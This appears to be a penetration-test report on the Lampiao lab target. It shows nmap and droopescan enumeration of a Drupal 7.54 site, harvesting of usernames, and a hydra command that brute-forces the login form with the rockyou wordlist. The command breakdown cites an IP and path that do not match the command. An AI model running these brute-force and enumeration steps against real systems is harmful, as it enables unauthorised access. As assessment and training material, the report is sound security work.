Professional Information Security Services

CjSec Penetration Testing Report

Lampiao

May 01,2023

CjSec, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@cjsec.com
Web: http://www.cjsec.com

Table of Contents

Executive Summary

This report details the results of a comprehensive penetration test conducted on the network infrastructure and web application of Bulletin Board System Company. The assessment identifies any potential vulnerabilities that could be exploited by an attacker to gain unauthorized access, execute malicious code or compromise sensitive data.

The testing was conducted by an experienced security professional using a combination of manual and automated techniques. The scope of assessment was carried out from both an external and internal perspective to evaluate the security posture of the system from all angles.

The results of the assessment identified several vulnerabilities in the system with which ones to be remediated first:

Vulnerability	Severity
1. Improper file validation and sanitization uploaded by any user on the website	High
2. Including weak passwords and absence of Multi-Factor Authentication	High
3. Inadequate access controls to files in the webserver	High
4. Outdated software that serves the website	High
5. Publicly disclosed software version used on the website	Low

These vulnerabilities could potentially allow an attacker to gain unauthorized access to the system, execute malicious code, and compromise sensitive data.


In addition to identifying vulnerabilities, the assessment also revealed several areas for improvement in the security posture of the system. These include enhancing the security awareness of employees, implementing strong password policies, updating software and applying security patches promptly, implementing appropriate access controls, and improving file validation and sanitization practices.

Overall, this assessment has provided valuable insights into the security posture of the Bulletin Board System Company's system and identified several areas for improvement. By implementing the recommended measures, the company can significantly enhance its security posture and reduce the risk of potential cyber attacks, safeguarding its valuable assets and maintaining the trust of its customers.

Methodology


Reconnaissance

An elementary NMAP scan was conducted to identify the open ports, associated services, and their respective versions on the target system.




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sC -sV -A -p- 192.168.56.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-25 12:45 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46b199607d81693cae1fc7ffc366e310 (DSA)
|   2048 f3e888f22dd0b2540b9cad6133595593 (RSA)
|   256 ce632af7536e46e2ae81e3ffb716f452 (ECDSA)
|_  256 c655ca073765e306c1d65b77dc23dfcc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,|___/__, ( )
|     |___/
|
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|      . |  . | | | |
1898/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Lampi\xC3\xA3o
|_http-generator: Drupal 7 (http://drupal.org)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.93%I=7%D=4/25%Time=644803CC%P=x86_64-pc-linux-gnu%r(NULL
```

Visiting the website:



Penetration Testing Report – Recon

Dirbuster:



http://192.168.56.112:80/

Current speed: 0 requests/sec

Average speed: (T) 0, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 0/441095


Time To Finish: ~

Current number of running threads: 10

Starting dir/file list based brute forcing

Dirb Directory Enumeration Findings:

- /misc:




192.168.56.112:1898/misc/

Index of /misc

Name	Last modified	Size	Descripti
Parent Directory		-	
ajax.js	2018-04-19 16:39	24K	
arrow-asc.png	2018-04-19 16:39	118	
arrow-desc.png	2018-04-19 16:39	118	
authorize.js	2018-04-19 16:39	968	


- /modules:



Index of /modules

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2018-04-19 16:39	448	
aggregator/	2018-04-19 16:39	-	
block/	2018-04-19 16:39	-	
blog/	2018-04-19 16:39	-	
book/	2018-04-19 16:39	-	
color/	2018-04-19 16:39	-	


- /profiles:



Index of /profiles

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2018-04-19 16:39	1.0K	
minimal/	2018-04-19 16:39	-	
standard/	2018-04-19 16:39	-	
testing/	2018-04-19 16:39	-	


- /scripts:



Index of /scripts

Name	Last modified	Size	Description
Parent Directory		-	
code-clean.sh	2018-04-19 16:39	569	
cron-curl.sh	2018-04-19 16:39	66	
cron-lynx.sh	2018-04-19 16:39	78	
drupal.sh	2018-04-19 16:39	4.2K	
dump-database-d6.sh	2018-04-19 16:39	2.9K	
dump-database-d7.sh	2018-04-19 16:39	2.5K	
generate-d6-content.sh	2018-04-19 16:39	6.7K	
generate-d7-content.sh	2018-04-19 16:39	11K	
password-hash.sh	2018-04-19 16:39	2.3K	
run-tests.sh	2018-04-19 16:39	25K	
test.script	2018-04-19 16:39	185	

- /sites:




Index of /sites

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2018-04-19 16:39	904	
all/	2018-04-19 16:39	-	
default/	2018-04-19 16:41	-	
example.sites.php	2018-04-19 16:39	2.3K	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.112 Port 1898


- Update logs:



```
Drupal 7.54, 2017-02-01
----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.
```

  - We can see the current version of Drupal software that powers the website.

- /themes:




Index of /themes

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2018-04-19 16:39	444	
bartik/	2018-04-19 16:39	-	
engines/	2018-04-19 16:39	-	
garland/	2018-04-19 16:39	-	
seven/	2018-04-19 16:39	-	
stark/	2018-04-19 16:39	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.112 Port 1898

5. Visiting http://192.168.56.112:1898/:



User login

Username *

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, passou a vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post comments

First article...


Submitted by Eder on Fri, 04/20/2018 - 13:55

Just testing..

LuizGonzaga-LampiaoFalou.mp3

Node 2 is not working :(


Read more Log in or register to post comments



Clues:

- Eder and tiago might be a username

6. Robots.txt in this website:



```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
```


6. Using droopescan to enumerate on the drupal website (Website Enumeration)

Reference: [GitHub - SamJoan/droopescan: A plugin-based scanner that aids security researchers in identifying issues with several CMSs, mainly Drupal & Silverstripe.](https://github.com/SamJoan/droopescan)

- Scanning the url with the port: http://10.201.10.112:1898

Command:	droopescan scan drupal -u http://10.201.10.112:1898

Result:



```
modules [ ═══════════════════════════                    ] 2224/4000
[+] Plugins found:
    profile http://10.201.10.112:1898/modules/profile/
    php http://10.201.10.112:1898/modules/php/
    image http://10.201.10.112:1898/modules/image/

[+] Themes found:
    seven http://10.201.10.112:1898/themes/seven/
    garland http://10.201.10.112:1898/themes/garland/

[+] Possible version(s):
    7.54

[+] Possible interesting urls found:
    Default changelog file - http://10.201.10.112:1898/CHANGELOG.txt

[+] Scan finished (0:00:09.291820 elapsed)
```

- At this point, we have two users found with droopescan:
  - tiago
  - Eder


Vulnerability Assessment

Using hydra to bruteforce the password for these users using rockyou.txt wordlist:

Command:	hydra -L ~/Desktop/users.txt -P /usr/share/wordlists/rockyou.txt 10.201.10.112:1898 http-post-form "/?q=user/login&destination=node/3%23comment-form:username=^USER^&password=^PASS^: **Sorry, unrecognized username or password. Have you forgotten your password?**" -vV -f

- Breakdown:
  - "-L”: list of usernames to use
  - "-P”: list of passwords to use
  - 192.168.56.106: the IP address to target
  - "http-post-form”: the method used in which the request was sent by the user. See the screenshot just above this one.
  - "/login.php”: the specific directory where the login page is found.
  - "username=^USER^”: the parameter used to inject each line from the list of usernames to test.
  - "password=^PASS^": the parameter used to inject each line from the list of passwords to test.
  - "**Sorry, unrecognized username or password**”: the expected output when the login fails.

Request metadata:



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	10.201.10.112:1898	/?q=node&destination=node	document	html	3.76 KB	11.47 KB
200	GET	10.201.10.112:1898	jquery.js?v=1.4.4	script	js	cached	0 B
200	GET	10.201.10.112:1898	jquery.once.js?v=1.2	script	js	cached	0 B
200	GET	10.201.10.112:1898	drupal.js?p7g6r2	script	js	cached	0 B
200	GET	10.201.10.112:1898	favicon.ico	FaviconLoader.jsm:191 (img)	vnd.microsoft...	cached	5.30 KB

5 requests | 16.78 KB / 3.76 KB transferred | Finish: 375 ms | DOMContentLoaded: 251 ms | load: 299 ms

Form data

```
name: "Eder"
pass: "hello"
form_build_id: "form-IdGyB9b7s3Rbbr4COGBI8x_rdEFQ_0Cfc8yYbBy5A8g"
form_id: "user_login_block"
op: "Log+in"
```

